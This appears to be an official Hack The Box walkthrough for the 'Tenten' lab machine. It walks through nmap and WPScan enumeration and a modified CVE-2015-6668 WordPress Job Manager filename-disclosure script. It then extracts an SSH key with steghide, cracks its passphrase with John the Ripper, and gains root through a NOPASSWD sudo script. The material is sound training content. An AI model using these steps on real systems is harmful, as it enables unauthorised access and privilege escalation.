Hack The Box

PEN-TESTING LABS

Tenten

16th October 2017 / Document No D17.100.21

Prepared By: Alexander Reid (Arrexel)

Machine Author: ch4p

Difficulty: Medium

Classification: Official

SYNOPSIS

Tenten is a medium difficulty machine that requires some outside-the-box/CTF-style thinking to complete. It demonstrates the severity of using outdated Wordpress plugins, which is a major attack vector that exists in real life.

Skills Required


- Basic knowledge of Linux
- Enumerating ports and services

Skills Learned

- Enumerating Wordpress
- Exploit modification
- Basic steganography
- Exploiting NOPASSWD files

Enumeration

Nmap



Target: 10.10.10.10
Profile: Intense scan
Command: nmap -T4 -A -v 10.10.10.10


OS	Host
	10.10.10.10

	Port	Protocol	State	Service	Version
✓	22	tcp	open	ssh	OpenSSH 7.2p2 Ubuntu 4ubuntu2.1 (Ubuntu
✓	80	tcp	open	http	Apache httpd 2.4.18 ((Ubuntu))

Nmap reveals only OpenSSH and an Apache server, which is running a copy of Wordpress.

WPScan

WPScan finds **Job Manager**, which has a filename disclosure vulnerability.




```
[!] Title: Job Manager <= 0.7.25 -  Insecure Direct Object Reference
    Reference: https://wpvulndb.com/vulnerabilities/8167
    Reference: https://vagmour.eu/cve-2015-6668-cv-filename-disclosure-on-job-ma
nager-wordpress-plugin/
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-6668
```

Exploitation


By browsing to **10.10.10.10/index.php/jobs/apply/8/** and modifying the number in the URL, it is possible to find the names of existing applications. Browsing to **/13/** reveals an application named **HackerAccessGranted**.

Exploit: https://goo.gl/Vn597m

By modifying the above exploit slightly, it is possible to enumerate the file uploaded with the HackerAccessGranted application. Simply change the extensions to **jpg**, **jpeg** and **png** and include 2017 in the year range.



```
for year in range(2016,2018):
    for i in range(1,13):
        for extension in {'jpg','jpeg','png'}:
            URL = website + "/wp-content/uploa
```




root@kali: ~/Desktop/writeups/tenten
File Edit View Search Terminal Help

```
root@kali:~/Desktop/writeups/tenten# python tenten.py

CVE-2015-6668
Title: CV filename disclosure on Job-Manager WP Plugin
Author: Evangelos Mourikis
Blog: https://vagmour.eu
Plugin URL: http://www.wp-jobmanager.com
Versions: <=0.7.25

Enter a vulnerable website: http://10.10.10.10
Enter a file name: HackerAccessGranted
[+] URL of CV found! http://10.10.10.10/wp-content/uploads/2017/04/HackerAccessG
ranted.jpg
root@kali:~/Desktop/writeups/tenten# 
```


Saving off **HackerAccessGranted.jpg** and running **steghide** against it with a blank passphrase outputs a private key file. The key is encrypted but can be cracked with **JohnTheRipper**


root@kali: ~/Desktop/writeups/tenten
File Edit View Search Terminal Help

```
root@kali:~/Desktop/writeups/tenten# steghide extract -sf HackerAccessGranted.jp
g
Enter passphrase:
wrote extracted data to "id_rsa".
root@kali:~/Desktop/writeups/tenten# ls -la
total 276
drwxr-xr-x  2 root root   4096 Oct 16 20:04 .
drwxr-xr-x 21 root root   4096 Oct 16 19:45 ..
-rw-r--r--  1 root root 262408 Oct 16 20:00 HackerAccessGranted.jpg
-rw-r--r--  1 root root   1766 Oct 16 20:04 id_rsa
-rw-r--r--  1 root root    722 Oct 16 19:57 tenten.py
root@kali:~/Desktop/writeups/tenten#
```

To crack the passphrase for the private key, first run **ssh2john id_rsa** > **id_john** and then run JohnTheRipper against it with **john id_john --wordlist=<PATH TO ROCKYOU.TXT>**

It is now possible to SSH in as the **takis** user. The flag can be obtained from **/home/takis/user.txt**




```
root@kali:~/Desktop/writeups/tenten# john id_john --wordlist=/root/Desktop/wordl
ists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA 32/64])
Press 'q' or Ctrl-C to abort, almost any other key for status
superpassword    (id_rsa)
1g 0:00:00:04 DONE (2017-10-16 20:11) 0.2032g/s 158543p/s 158543c/s 158543C/s su
perpassword
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Privilege Escalation

LinEnum: https://github.com/rebootuser/LinEnum

Running LinEnum generated a large amount of data to review. Most notably, there is a non-standard NOPASSWD file; **/bin/fuckin**. This file is just a very simple bash script that executes the given arguments. By running **sudo /bin/fuckin bash** a root shell is immediately gained. The flag can be obtained from **/root/root.txt**



```
root@tenten:~# cat /bin/fuckin
#!/bin/bash
$1 $2 $3 $4
root@tenten:~# sudo /bin/fuckin bash
root@tenten:~# id
uid=0(root) gid=0(root) groups=0(root)
root@tenten:~# 
```